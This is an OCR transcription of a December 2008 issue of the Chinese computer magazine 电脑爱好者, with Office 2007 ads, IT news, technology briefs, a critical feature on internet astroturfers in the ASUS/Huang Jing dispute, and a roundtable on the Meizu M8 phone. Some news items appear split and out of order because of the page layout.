一本大家都能看懂的电脑杂志



电脑爱好者®



邮发代号：82-512

冬季音乐的10大应用＋6大推荐

★免广告高速下载音乐 ★高品质的APE音乐轻松获得
★自动开机播放音乐 ★多风格的在线音乐站点推荐

2008 THE MOST VALUABLE BRAND 最有价值品牌奖

大型读者有奖评选活动

半月刊 24 2008
12月15日出版

80 套应用方案 | 74 个实用技巧 | 45 个问题解答 | 50 条新闻评论 | 53 款新品介绍


Microsoft®
Office



《电脑爱好者》与微软公司强强合作

正版 Office 媒体独家销售



199元Office2007火爆销售！

微软再送价值45元的时钟书签（CFan读者独家享有）

45元



包括程序：Word 2007、Excel 2007、PowerPoint 2007、OneNote 2007
199元给自己及心爱的电脑一份超值的新年礼物
现在花199元购买正版Office 2007，你将收获：
- 价值45元的微软时钟书签
- 告别“黑屏”、“不安全”的烦恼
- 即刻使用 Office 2007 超强功能
- 享受无限次数的微软技术支持（基础技术支持级别至09年3月31日止）
- 使用正版软件的无上自豪

注：199 元 Office 2007仅限安装一台电脑



398元Office2007春节大礼包抢先预订：2009年1月中下旬隆重上市

原价1451元



狂降 1053元

微软再送 400元礼券

包括程序：Word 2007、Excel 2007、PowerPoint 2007、OneNote 2007
可在三台电脑上同时安装使用，绝对超值，并赠送微软Office在线学习礼券。

1.微软 Office在线学习礼券，券面价值60美金(400元人民币)
2.可学习八小时的Office 2007基础课程，包含Word, Excel, PPT以及其他重要常用组件
3.采用超先进、超体贴的在线互动学习方式，用户只需鼠标以及键盘实际操作，学中做，做中学，学习效果远胜一般图文或视频。

微软远程教育课程优惠券

特别提示：Office 家庭与学生版 2007 仅适用于个人用户，不得用于任何商业用途、任何非赢利或产生收入的业务活动或任何政府组织。

购买方式：

1. 邮局汇款 地址：北京市123信箱，收款人:电脑爱好者杂志社，邮编:100036，在汇款单附言注明“微软199元”或者“微软398元”，同时留下联系电话。
2. 网上商城订购：http://shop.cfan.com.cn
3. 杂志社直接购买：北京市海淀区万寿路翠微中里16号3号楼4层　咨询电话：010-68258784（周一～周五）

活动截止时间：2009年2月28日

目录CONTENTS

《电脑爱好者》2008年24期 | 总第319期 www.cfan.com.cn

新视界

我和你

新人帮

（菜鸟集训营）

（加油站I）

稀饭软组织

（特别话题I）

（系统）

（网络）

（软件）

（办公）

（百家讲坛）

达人会馆

（加油站II）

傻博士信箱

（系统）

2008年度《电脑爱好者》“最有价值品牌”读者有奖评选活动

在即将过去的2008年，谁是您心目中印象最为深刻的IT产品品牌？敬请参与2008年度《电脑爱好者》“最有价值品牌”（MVB, Most Valuable Brand）大型读者有奖评选活动，评选出您心目中的最有价值品牌吧！您将有机会获得令人激动的丰厚奖品，赶快行动吧！

电脑爱好者 读者信赖品牌 最有价值品牌 MVB 2008



电脑爱好者 读者首选品牌 最有价值品牌 MVB 2008

相关软件索引



PRODUCTS INDEX 产品索引

电脑爱好者®

Computer Fan

http://www.cfan.com.cn

2008年第24期 总第319期

主管单位 中国科学院

主办单位 北京《电脑爱好者》杂志社
中国计算机世界出版服务公司

编辑出版 《电脑爱好者》杂志编辑部

顾问 郭传杰

社长 陈 梅

执行社长/主编 封立鹏

副社长 邵先华

总编辑 高 翔

出版部 聂 静（主任）

副主编 张 健

编辑部 何 昊（副主任） 张 勇（副主任）
陈荣贵 张 文 杜 昕 张锐峰
白 斌

评测室 西浩铭 于 峰 张 磊

设计制作部 余文憬（总 监） 陈红侠

发行部 刘丽华（总经理） 顾建林（副总经理）

客户服务部 姚 雯（总 监）
李 隆（南方客户总监）
米 彬（副总监）

办公/通信地址 北京市海淀区翠微中里14号楼4层(邮编:100036)
北京123信箱（北京《电脑爱好者》杂志社）

E-mail hotline@cfan.com.cn(稿件请投相应栏目信箱)

网址 http://www.cfan.com.cn

总机 010-68130909

广告客户部 010-68250606 / 68251818 / 68258181

读者服务部(发行) 在线QQ: 864186362 手机短信: 13801293315
010-68258784（周一至周五, 9:00~16:30）
邮购自助查询: 010-68259307 / 68259457

订阅 全国各地邮局(所)

国内发行 北京报刊发行局

邮发代号 82-512

国外发行 中国国际图书贸易总公司

发行代号 4576SM

刊号 ISSN1005-0043/CN11-3248/TP

印刷 北京外文印刷厂

广告许可证 京海工商广字第0055号

零售定价 6.00元

全年订阅优惠价 144.00元

本刊法律顾问: 北京周涛律师事务所（网站: www.zt148.com.cn）
电话: 010-63141013 13366185341

本刊如有印刷质量问题（错页、掉页、残页等），请您与我们联系，我们负责调换。E-mail: publish@cfan.com.cn

CFan新视界
Etta http://ettadu.blog.cfan.com.cn

新闻报

2008年12月15日 总第6期
主编：封立鹏 责任编辑：Etta
■设计/来晶晶（实习生）

央视VS百度，两大广告商的PK战？

最近百度真是屋漏偏逢连将雨，前段时间被人指出在三鹿事件中收受了三鹿300万元屏蔽了对三鹿的不利消息，尽管百度一再声明否认，仍然打消不了网民心中的疑虑，此次百度再次陷入风口浪尖。在11月15日、16日，央视《新闻30分》节目两次播出了百度竞价排名积弊的新闻，并曝光了有内部员工帮助造假的内幕，指出导致虚假信息借网络传播的百度竞价排名遭质疑。11月19日，《新京报》发表李华芳先生的一篇文章《央视曝光百度说明了什么》，指出"央视早年的黄金时段的广告标王也就是这种模式"，所以央视批百度，"一是作为媒体的功能所在；二是降低竞争对手的信誉以便争取市场份额。"但也有人士随后指出，央视与百度的广告业务性质不同、类型不同，没有正面竞争。但无论如何，11月20日，包括摩根士丹利、花旗和瑞信在内的国际投行纷纷调低百度赢利预期，百度股价也继续下滑。



评论：与以往口水战的主角是有利益冲突的双方不同，打响百度和央视口水之战的，却是各个领域的专家和业内人士。现在，最令我们关心的是，百度摆脱这次负面报道需要多长时间。

国内安全厂商无惧微软免费杀毒软件


11月20日，微软表示将从明年6月起停止提供价格为49.95美元的Windows Live OneCare安全服务，取而代之的将是新的免费杀毒软件Morro。这项服务可适用于以Windows XP、Vista、Windows 7为操作系统的电脑上，为了避免遭受垄断的指责，微软表示，Morro只是为用户提供"杀毒、反间谍、杀木马程序"等基础功能，但是它不含防火墙等高级安全功能。IT分析师秦川表示，由于近年来，恶意软件的增长率已超过正常文件，病毒的网络化攻击、混合式攻击愈加明显、过程更为隐蔽，单纯的杀毒软件已无法应对电脑安全形势。因此，微软免费杀毒策略对中国安全市场构不成威胁。

运营商的网络内互发短信，费用是0.1元，而在不同运营商的网络间发送短信时，费用为0.15元，实行的是"异网异价"政策。在今年5月《关于深化电信体制改革的通告》中，就已明确提出，针对重组后新的市场架构，将在一定时期内采取必要的非对称管制措施，促使行业格局向均衡发展，建立和完善与之相适应的监管体制。

评论：此项政策的改动，将影响我国6亿多手机用户的切身利益。许多网友听到此消息时的反映大多都是持赞同的看法。取消短信"异网异价"从技术上不存在任何难度，随着我国监管体系的成熟，这类问题将会越来越容易解决。

"全球最快处理器"面世

英特尔在11月18日打着"目前最快的处理器"的招牌，正式推出了Nehalem架构Core i7处理器。英特尔数字企业事业部高级副总裁帕特基辛格展示了这一全新的适合于游戏系统的45纳米处理器，并表示，Core i7是一个拥有7.31亿个晶体管的四核心处理器，可以用来处理单线程、双线程及四线程的应用程序，该处理器拥有电源管理功能，当运行单线程或者双线程程序时处理器会自动关闭闲置核心，同时通过核心超频技术将电源输入到其他正在工作的核心中去，并自动开启Turbo Boost技术，从而实现更高性能的运行。英特尔称，目前Core i7处理器的速度已经打破所有记录。



TD联姻Android取名"Ophone"雷倒苹果

目前中国移动和谷歌已经敲定了Android在中国本土定义策略，此后，Android平台在中国将会以"Ophone"的姿态出现，作为全球最大的移动运营商——中国移动与谷歌的合作已经是势在必行，而对此联想移动也表示将在明年二月份到三月份之间与中国移动进行深度合作，推出采用"Ophone"操作系统的智能手机。而此次选择"Ophone"作为命名，也实在是有些敲山震虎的意味，选择一个与iPhone仅一个字母之差的名字作为谷歌中国手机平台的命名，则是有意挑衅苹果公司，此外，伴随谷歌手机推出时间的逐步敲定，中国移动在话语权的掌握上也日趋强劲。



评论：此次中国移动与谷歌合作，推出符合中国市场的"Ophone"平台，将很有可能是融合了谷歌Android与TD双重技术优势，对TD手机终端以及3G市场的一次大举入侵。而在这两家强势企业的带头下，更多的终端厂商融合进入谷歌Android平台以及投身移动TD网络的研发都是必然趋势。iPhone入华时间将很有可能被再度延迟，因为苹果公司已经完全失去了市场先机。

购报价。他曾经雄心勃勃地表示，通过一步一步的重振计划，雅虎将会证明自己的价值超过微软收购价。然而，现在微软的旧爱不在，谷歌的新欢也已经离去。雅虎像一个连续遭遇抛弃的恋人一样萎靡不振。内部的高层也不断地流失。可以说，杨致远卸任CEO之后，雅虎的未来依然充满迷局。



针对"进网吧须拍照留档" 各界反应良好

北京首次进网吧必须拍照留档的规定实施已一个月。从推行这个政策至今，支持和争论的声音就一直不断。支持者满意的是它的现行效果，而反对者所担心的是它的未来影响，即是否存在公权滥用从而侵犯私权。各界也都表示了自己的看法，监管部门因不用四处跑腿就可随时突查而满意，家长则表示"简直就是一个福音"。目前来看，我们难以对这项规定盖棺论定，唯一可以肯定的是，凡是一项新规的出台必然会引来关注和争论，而争论又必然会促进新规的完善和规范，这对我们的法治进程无疑是好事。



取消短信“异网异价”不是梦

工信部拟取消短信（含彩信）网内网外差别定价，该项决议有望在2009年通过生效。此项政策的改动，将影响我国6亿多手机用户的切身利益。目前，除了小灵通外，我国手机用户在同一家

雅虎CEO杨致远下课

雅虎于11月18日早9时宣布，CEO杨致远同意在董事会找到继任者后辞职。自杨致远担任CEO以来，雅虎股价已下跌了逾60%，周一报收于10.63美元，远低于微软今年2月份提出的每股31美元的收

评论：许多去网吧上网的人都担心此项措施会侵犯自己隐私，其实不会，从技术上限制执法人员的权力是必须的，这也是对公权的有效监督和限制。另外，完善监督制度，加强对监管人员的教育和监督都是保证公民隐私权不被侵犯的必要保障。

【IT新技术】

Head Tracking Media Display System（头部追踪显示）

苹果公司在头部追踪显示技术上有了新的突破，此项独特的研究旨在给观众带来影院级别的体验。我们知道，当我们在观看一个固定的屏幕时候，眼睛会非常疲劳，而苹果公司的研究表明，他们已经开发出了一套新的系统，此系统可以模拟成一个会堂，一个电影院或者是其他环境，使我们身处虚拟的环境之中。我们看到的图像可以扭曲、拉伸、平移等等，这种定位技术会让你觉得身临其境。人们还可以通过一个屏幕菜单来模仿现实世界里的环境。不知苹果公司是否会把这项技术用于开发新产品。





FIG. 1

3D Porous Silicon（三维多孔硅阴极材料）

韩国汉阳大学一个研究小组近日宣布开发成功一种三维多孔硅阴极材料。据悉，采用该材料能够将锂电池的容量提高到目前的8倍以上，手机待机时间因此有望提高8倍，充放电效率可提高到90%以上。汉阳大学的研究小组将硅和二氧化硅混合，制备出电池阴极基体，进而用氟化氢溶液溶解掉二氧化硅，制得了单体边长约200nm、厚度约40nm的三维多孔硅粉。试验显示，这种硅粉能够成为制造锂电池阴极的理想材料。此外，研究小组围绕该成果已经申请了4项国际专利，预计4～5年后可实现商用化。

Robotic Leg（机器人腿）

本田公司向外界展示了一种新近研制的可穿型行走辅助工具，它的外形看起来好像一个通过机械架与鞋子连接的自行车车座。本田公司认为工厂工人和老人将会使用他们的发明，该行走辅助腿旨在支撑身体重量，减少体重对膝盖的压力，帮助人们以俯卧的姿势登上台阶。这种机器人腿，将帮助你享受行走的轻松，在你感觉劳累或腿部疼痛时，可以帮助你的膝盖免受身体重压的苦痛。日本是在机器人技术领域走在前沿的国家之一，机器人技术不仅应用于工



业领域，在娱乐和与人做伴领域也有应用。

Live-imitated Contact Lens（仿生隐形眼镜）

美国华盛顿大学的科学家巴芭克·帕维兹研制出了一个仿生隐形眼镜模型。仿生隐形眼镜上有电子电路和发光二极管，这些电路是用只有几纳米厚的金属薄层打造的，而发光二极管的直径也只有三分之一毫米，太阳能电池为发光二极管提供能量。眼镜相当于一个显示器，佩戴者通过它看到的图像、地图和数据等，就好像飘在半空中。一旦这种仿生隐形眼镜最后设计成功，那么它将拥有众多不可思议的功能。譬如，将远处的物体“拉近”放大；只让那些你感兴趣的东西出现在你的视野中，屏蔽掉你不喜欢的东西；还能让人的双眼变成如同狙击步枪上的“瞄准器”，在视野中虚拟出交叉线。

Film on Solar Plate（新型太阳能电池板涂层）

美国伦斯勒理工学院研究人员日前开发出一种新型涂层，将其覆盖在太阳能电池板上，能使后者的阳光吸收率提高到96.2%，而普通太阳能电池板的阳光吸收率仅为70%左右。新涂层主要解决了两个技术难题，一是帮助太阳能电池板吸收几乎全部的太阳光谱，二是使太阳能电池板吸收来自更大角度的太阳光，从而提高了太阳能电池板吸收太阳光的效率。普通太阳能电池板通常只能吸收部分太阳光谱，而且通常只在吸收直射的太阳光时工作效率较高，因此很多太阳能装置都配备自动调整系统，以保证太阳能电池板始终与太阳保持最有利于吸收能量的角度。

Touch Sight（盲人专用相机）

三星公司设计师Chueh Lee为盲人（也包括色弱人群）设计了一款数码相机——Touch Sight。在设计上与普通DC有很多不同之处，它是通过支持的几项特殊技术以满足盲人或者弱视人拍照的需求，比如在按下快门之后会倒数三秒然后快门才会起作用，这个时候用户就可以通过声音的指令进行选景。当然，Touch Sight没有配备液晶显示屏（这个对于盲人来说也是多余的），而是配备了一个带有盲点的显示薄片，它显示的是一个三维的类似于轧花的图片，这样就能够让盲人通过触觉“看到”图片了。另外，该盲人相机还能保存下图片，



并且在两个相机间还能互相传递。

Holography（全息摄影技术）

日本国家情报与通信技术研究所（NICT）开发出了彩色电子全息摄影技术，它能够在正常的光照条件下，捕捉运动物体的图像，然后进行3D重建。摄影时无需使用激光，该技术主要依赖于携带复眼镜头（fly-eye lens），并整合一系列显微镜头的摄像机来实现。NICT的这种新技术，经过高速运算，利用所捕获的视频来建立全息图。目前的立体视角仅为2度，因此播放的影像只有1cm左右。NICT的目标是今后3年内将播放影像扩大至4倍约4cm。前一阵美国总统大选时许多外国媒体都同步转播了这场盛事，为了提高自家的收视，CNN的




全息选举新闻报道不可谓不精彩，CNN通过使用44台高清摄像机和20台电脑来协助虚拟影棚和SportVu技术来进行的，使远在芝加哥进行采访的女主持人的“全息影像”出现在直播间。

【厂商自曝】

您希望IT新技术在下期详细报道以下哪条新闻，请登录爱好者论坛http://bbs.cfan.com.cn/thread-807218-1-1.html，投出你的一票！

英特尔冷却技术

英特尔精确冷却技术是应用于英特尔台式机主板的最新独家技术。迄今为止，冷却技术一直关注的是防止内部组件过热，而不是计算机的外部。英特尔移动平台小组的总经理莫里·艾登指出：“当你设计一款非常薄的系统时，冷却其表面将是一个非常大的挑战。如果你把一台笔记本电脑放在膝上，就会感到很不舒服，很热。”这也是设计超薄笔记本如MacBook Air和惠普的Voodoo Envy 133所遭遇的最大羁绊之一。而英特尔精确冷却技术（Intel Precision Cooling Technology）可根据处理器热敏二极管的温度自动调节处理器风扇转速，还可根据系统的温度自动调节机箱风扇的转速。如果系统温度处于正常操作规范之内，风扇将低速运行，从而减少噪音和耗电量。



1.AMD新一代四核皓龙处理器

AMD公司日前宣布其代号为“上海”的新一代45nm四核皓龙处理器已经广泛上市。“上海”性能最高提升达35%，而空载时的功耗可显著降低35%。新一代四核AMD皓龙处理器采用创新的设计，能够带来更高的虚拟化性能和每瓦性价比，帮助数据中心提高效率，降低复杂性，从而最大限度地满足IT管理者的需要，以更低的投入实现更高的产出。

2.采用龙芯一号内核的国产系统级芯片

11月17日，由广州海山公司自主研发的HS3210i芯片正式生产版面世。与测试样片相比，HS3210i芯片的LOGO上增加了“Powered by Loongson 龙芯”字样。海山公司表示，HS3210系列SOC芯片能大量替代国外同类产品，在消费电子、无线通讯、网络多媒体、音视频处理、工业控制等领域使用。目前，以HS3210系列SOC芯片开发的系列产品解决方案获得约50万片的意向性订单，得到市场初步认可。年内，采用HS3210系列SOC芯片的互联网收音机、背景音乐播放器等电子产品也将面世。

黄静向一中院递交华硕诉状未成功立案：http://blog.cfan.com.cn/index.php/286237/viewspace-370116。

当维权遭遇网络推手

在互联网上，越是偶然的，人们才越相信是真实的。2008年11月3日晚，一篇名为《华硕陷害门事件：男女主角周成宇黄静惊天推广内幕》的匿名帖现身“中国传媒社区”，爆料“华硕陷害门”事件幕后另有“打击华硕”的专项计划：确定至少有50名专职网络推手，圈定国内10万个论坛和社区；建立华硕维权网站和博客；准备网上求援信，向所有网友求援以获得同情与支持；搜集至少3000个著名博主，传播求援信及华硕事件介绍文字；增加至少两支专业网络推广团队，保证“开打”后一周内密集宣传等，令人瞠目结舌。

《挑动民意之“推”秘籍》

1.抓住你的兴趣点

百度“竞价门”后，更多网友开始对网络信息产生戒备。但推手们对网友的戒备心并不担心。道高一尺，魔高一丈。虚虚实实，假假真真。这是一种战略。网络推手的“推”，一定是有事件背景的，比如利用神七上天、三鹿奶粉等等事件。越贴近百姓生活的事件越有价值，越沾上有影响力的企业、人物，就越能抓住受众的兴趣点。

2.找到合适人选

先发现有争议的人物，多为漂亮MM。联系上对方并达成合作意愿后，再找知名写手发表有争议性的话题文章，吸引更多网友参战；当把话题“养”到差不多成熟时，就联络网站编辑、论坛版主制作专题，通过首页推荐、制作专题，网络版主加精、置顶、将标题标色，就可以帮助网站社区以炒作“提升流量、提升排名”；之后会吸引众多传统媒体纷纷跟进，将被炒者的网络关注转移到现实生活当中，成为普通老百姓在街头巷尾的谈资，甚至成为社会事件，为他们推波助澜。

3.攻破你的心理防线

抓住受众的兴趣点是表面，而掌握受众的心理才是根本。例如在维权事件中，网络推手牢牢抓住了消费者们在维权过程中的弱势心态。与商家相比，消费者个体往往处于劣势，因此出了问题如果直接找商家，很多商家都推三阻四，不爱搭理；如果找消协解决，人家要处理数不清的投诉，何时能轮到自己呢？剩下最后一招，就是消费者和商家打官司了，动辄花两三个月，还不包括诉讼费用、律师费用，维权成本又太高，使得很多消费者被迫放弃。而熟悉法律的网络推手，则可以利用这个优势，诉诸法律。再加上在网络上鼓动造势，让事件在有利的媒体上传播以引起网民的关注，再把传统媒体拉下水，引起更多人的关注，从而产生滚雪球的效应。他们知道，主要抓好了受众的心理，争取到有利于自己的舆论的成功率是100%的。

4.组建专业团队

现在网络上人气高、火爆、大型论坛的验证码是越来越复杂了，新注册会员必须先回复若干数量的帖子（跟帖后）才能发新帖，或者必须等若干时间后才能发帖，所以必须要人工注册。这才是开始，最重要的还是维护，最基本的就是要顶帖，把前几天发布成功的帖子顶起来，看看有没有人回复，然后跟他们交流，这样，帖子就能长期保持在论坛的第一页，这样才能起到宣传效果。因此，他不是一个人在战斗，在他身后，还隐藏着一个团队，少则四五人，多则四五十人。

5.维持话题热度

在炒作过程中，必须要保持有针锋相对的两派观点互驳，才能引起网友自发地发帖、跟帖，投入其中。当双方形成一种相持局面后，在你来我往中持续制造热点话题，延续曝光率。

联想到近期“华硕陷害门”在网络引发的高度关注以及评论热，这件两年半前发生的旧案此时突然集中爆发，不由得让人相信背后确有“别有用心者”。对于帖子提及的网络推手，资深网络营销专家赵先生表示，与其说是网络舆论绑架了企业，倒不如说是这些推手绑架了企业。



推手何以变“烈士”？

有些人会奇怪，维权和网络推手，看似不搭界，却怎么会联系在了一起？其实不难。维权推手早在10多年前就已活跃大江南北。1995年时，22岁的王海在北京各商场购假索赔，50天时间获得赔偿金8000元，从此便催生了职业打假人这一行业。随后，张磊、臧家平、叶光、茜平、喻辉、程百家、刘殿林、杨连弟、周春江、童宗安、李成吉、刘政军、李玉清、吴盛……诸多职业打假者不断涌现。

一位深谙民间维权的推手对记者说，苦学法律知识是维权推手必须的功课。虽然很多人都是高中甚至初中毕业，但为了“讨公道”、“赚大钱”，他们很早就买了电脑，在网上大量搜索与“状子”有关的文件，并刻苦钻研法律书

Etta http://ettadu.blog.cfan.com.cn

2008年12月3日，黄静委托律师正式在法院起诉华硕，索赔500万元人民币。周成宇还声称准备在美国及中国台湾地区也进行一系列的诉讼。









① yawawa
② iPhone girl
③ 车展最美清洁工
④ 天仙妹妹
⑤ 王老吉

篇。“他们对一些法律、法规，尤其是禁止类的法规很熟。”他还引用一名经常和他打交道的工商执法人员的话说，“最起码是法学硕士的水平”。因此，这帮人被称为“工商第二执法队”。

在这个基础上，还要研究企业心理。他接着透露说，给企业讲法需要技巧，要把可能引起的弊端扩大，先在气势上压到对方，越敢说大话，越没人怀疑你：“事情搞大了，你掂量一下你自己的前途！”面对这样“死缠烂打”维权推手，九成企业会乖乖地按《消费者权益保护法》第49条的规定赔偿“消费者购买商品的价格或者接受服务费用的一倍”，只有一成企业会去报案。

但不久，维权推手被批评为拿造假者的“红包”是“黑吃黑”，有人怀疑他们可能在同行业竞争中被某一方利用。2000年，王海宣布退出个人打假。之后，维权推手在迅速膨胀之后又出现了急速缩减。

维权火焰烧网络 网络推手骗局多

现实讲，“官方维权”存在力量薄弱、成本较高等因素，在维护消费者权益方面表现得不尽人意，因此“民间维权”的确具有其现实意义。但同时，也有很多人质疑维权推手的动机，他们认为这些口口声声为了公众利益四处声讨假货的人，实际上是冲着高额的赔偿金去的，有些素质比较低的干脆直接就讹诈商家。10多年来，伴随着一次次打假、维权事件的起落，支持、反对两种观点也一再碰撞、交锋。如今，新一代的维权推手已紧紧抓住了网络这个最强有力的宣传工具，而我们也又一次在网络中，切实感受到曾在10年前轰轰烈烈进行的那场激辩。

这两年来，网络推手的伦理问题一直为大家所诟病，天涯知名版主小刀断雨说：“网络推手虽然这两年发展得很快，但更多的是基于对网民的一种欺骗式的人气利用”。事实证明，多数网络推手的炒作最后都以骗局收场，像“别针换别墅”(http://news.163.com/07/0205/02/36HKRJM400011229.html)、“最美的乡村女教师”(http://edu.qq.com/a/20070723/000097.htm)等网络炒作增加了网友对“网络推手”的负面印象。中国传媒大学商务品牌战略研究所所长助理兼咨询中心主任郑苏晖也表示，“底线到底在哪里，还是个问题。”

换句话说，我们渴望自己作为消费者的权益得到保障无可厚非，但当维权遭遇网络推手时，我们也要理智思考、认识问题，不能被少数别有用心的人忽悠、利用。

记者说

最后，我们回到文章开头提到的华硕陷害门事件。对黄静的“狮子大开口”，还是有相当多的消费者表示支持。这是一个很值得深思的社会现象。这里面既跟公众将个人对某个具体品牌的好恶情感夹杂其中有关，又跟在事件演变过程中消费者的个体之脆弱而产生命运共鸣有关，还跟消费者对赔偿标准应该定多高分歧严重有关。

相对于强势的企业，弱势的消费者极可能博得公众的共鸣，这是我们这个社会里所具有的道德根基使然。但说到底，对黄静案做出国家赔偿，本身就意味着司法机关推翻了之前逮捕的正当性，于此而言，黄静冤案其实不在于华硕诬告，而在于司法部门的“误押”。看清这一点，我们便可顺此追问：如何避免下一个黄静？一句话：我们希望中国有千千万万“依法维权”的公民，以社会主人的心态立身行事，以正确的方式，为推动社会进步贡献一份力量。

CF [XS02]

想了解更多魅族M8的消息？请登录论坛http://bbs.meizu.com/了解。

命苦M8终见天日，多舛“机生”该何去何从？

2008年11月23日，魅族官方的新网站悄然上线。此前，魅族CEO黄章（J.WONG）曾说过，新网站上线之时，就是魅族M8上市之日。提到M8，人们经常会有几种反应：或赞赏、或漫骂、或无奈，而这一切，都要从2007年说起。2007年2月13日，黄章在魅族官方论坛上向外界公布了M8的外形，宣布即将投入生产M8手机的消息。由于其外形和苹果iPhone高度类似，而价格却要比iPhone实惠不少，立刻引起了广泛热议。先下手为强，谁能先上市成为一时间人们关注的焦点，更甚至，好事者期待着M8和iPhone能打一场硬仗。然而，这场好戏却让人们等待了太久……近2年之后的今天，魅族M8真的要面市了吗？赢得这么多的关注，M8为什么会有这么大魅力？上市后的M8，会打赢以iPhone为代表的众多劲敌吗？

M8让我心动，也让我无奈

我同意张东的观点，M8能这么被大家关注，主要还是因为它跟iPhone实在是太像了。我知道很多人对M8、对魅族有很大质疑，但今天我想客观地说一些事实。第一，我支持魅族，因为现在这种安下心来做一款产品的厂商真不多见，而像J.WONG这样能亲自到论坛上回答网友问题的老总也不多见，所以这个企业是我比较尊重的。第二，现在让我比较担心的是M8对软件的兼容性，魅族官方论坛有个开发者版块，我没有权限进，但听一些能进的网友说，魅族会有人专门破解一些软件放出来给大家用。第三，我不会买山寨机，我对品质要求比较高，下歌都是APE、FLAC格式的。最后，尽管我支持魅族，但是M8跳票的次数不下一百次了吧，实在让人闹心。在这个过程中，我看到很多网友等不了，买了别的手机，也有很多和我一样做M8论坛的站长放弃了。我想，这次如果M8还出不来，我也不等了，先买个iPhone再说。

怀疑M8是亏本买卖

原则上说，相关技术早就过了成熟期了，看山寨版的hiphone就知道了。另外，一款新品，从构想到研发，9~12个月也够了。M8的一再跳票，让我们这些圈里人也觉得很奇怪。传说魅族投资4亿元研发M8，如果是这样的话，M8的前景就堪忧了，因为单机利润如果是1000元，那要卖40万台才能收回本儿来，而在现在的手机市场上，单款型号一个月卖5万台就算是非常好的销量了，而单款型号一般卖6个月就要下线了。更何况，单机利润1000块，只有终端店面才会有这么高，因为厂家要把利润留给渠道商和终端零售商，否则没人愿意卖你的机器。一款售价为3000元的高端手机，厂家的利润每台也就是200元。再从大环境来说，从美国金融危机后，市场就很冷了，消费者的普遍心理就是，能不买就不买，能买便宜的就买便宜的，所以包括诺基亚、三星在内，手机厂商终端的零售情况都不好，大家都在往运营商靠拢，谈定制机型。

关注力很难转换成销售量

近期登录魅族官方论坛，也可以看到网友对这次限量内测活动的热议，很多网友不惜出钱换取内测名额。这让我们回想起在2007年iPhone销售第一天，众多苹果粉丝在苹果公司旗舰店的门口“安营扎寨”，不惜排上十几个小时的队，只为拥有一部iPhone。这种“饥饿营销”手法确实为M8带来很多关注，但是否能转化成销量呢？刚才听了袁迪的话，我也表示担心。

本期嘉宾：

杨春 www.chinameizu.com站长

袁迪 某国产知名手机品牌市场部负责人

张东 美国捷思锐科技市场经理

葛涵涛 微软技术联盟北京.NET俱乐部主席

西浩铭 《电脑爱好者》杂志资深硬件编辑

杨：从我论坛上的流量来看，最近网友对M8的关注已经达到了顶峰，每天流量都有7000~8000，而之前每天只有1000多。我看好M8，之前我用魅族M6，它的音质可以跟iPod媲美，另外，魅族M6的质量也很好。通过J.WONG在论坛上的一些解释，我相信M8会像他说的那样，品质很棒。有好的性价比，又是国货，我没有理由不支持。

袁：我认为M8之所以受到关注，在于它比较会炒作和营销，选了一个最火的竞争对手——iPhone。当iPhone上市的时候，大家就在想，谁能跟iPhone竞争，魅族就抓住了大家的这个心理。但我不看好M8。现在的水货iPhone、Google的G1和诺基亚E71也都才2700元左右，M8这会儿上市，没什么市场了。另外，M8研发了这么长时间，成本肯定摊得很高了，但现在整体经济形势不好，定价太高就很难打开销路。

张：我觉得M8是一个比较成功的营销案例，魅族一直采用挤牙膏的方式不定期地在论坛里爆料M8的真机照片、UI界面等消息，每一次都是在人们失去耐心的时候用新的消息重新唤起对M8的关注，这有点类似于苹果对iPhone的营销手法。2007年1月，苹果第一次向世人展示了iPhone，但并没有透漏产品细节。之后，苹果巧妙地利用品牌忠实者、潜在消费者和互联网，带动了iPhone的潜在市场需求。

西：二手iPhone和M8两者让我选，我肯定选后者。现在二手iPhone很多是翻新的，你也不知道买来之前被人动过什么手脚，基本上不敢买。

葛：从技术上说，我比较担心魅族M8软件的兼容问题。之前有人说，直接拿Windows Mobile平台上的软件，更改后在Visual Studio中选择WinCE 6平台编译链接，就可以放在M8里用，但实际上这样做的成功率会比较低。

软件兼容性待考察

理论上是向下兼容的，因为微软当初对WinCE和Windows Mobile设计的目标是希望这样，以便带来更广阔的市场。但从我们开发者的角度来说，微软在解决跨平台兼容性的问题上历来表现不佳，比如Silverlight在开发文档里面写到可以支持MMS流媒体播放，但是现在还是有问题。以我的经验，可能像电话簿这样的小软件还可以兼容，但是像播放器这类的就比较悬。另外，为了控制成本而拿掉了M8的一些功能，也让人遗憾。





手机网络	GSM 850/900/1800/1900,EDGE	GSM 850/900/1800/1900,EDGE
处理器	S3C6400 ARM11 620MHz	S3C6410 ARM11 667MHz
屏幕	320×480分辨率，3.5英寸，1600万色	720×480分辨率，3.4英寸，1600万色
触摸技术	电容触摸屏幕，支持多点操作	电容触摸屏幕（官方称会有多点触摸）
智能技术	光线感应，方向感知	光线感应，方向感知
操作系统	MAC OS X	基于WinCE6.0自行开发操作系统
摄像头	200万像素	300万像素，支持自动对焦
WiFi	802.11b/g	802.11b/g
蓝牙	Bluetooth V2.0 仅支持蓝牙耳机	Bluetooth V2.0+EDR
体积	115×61×11.6mm	59×107×11.8mm
重量	135g	N/A

预告：魅族M8真机评测将火爆出炉，敬请关注2009年第1期《电脑爱好者》评测栏目！

CF [XS03]

网友热评：

edern：终于等到这一天了，长舒一口气，魅族我支持你！！！

匿名人士：恭喜永远的毁灭公爵在与M8的赛跑中以较大优势获胜！M8，虽然你已退出竞争，但是在世界跳票史上，你已经留下了重重的一笔！人们不会遗忘你……

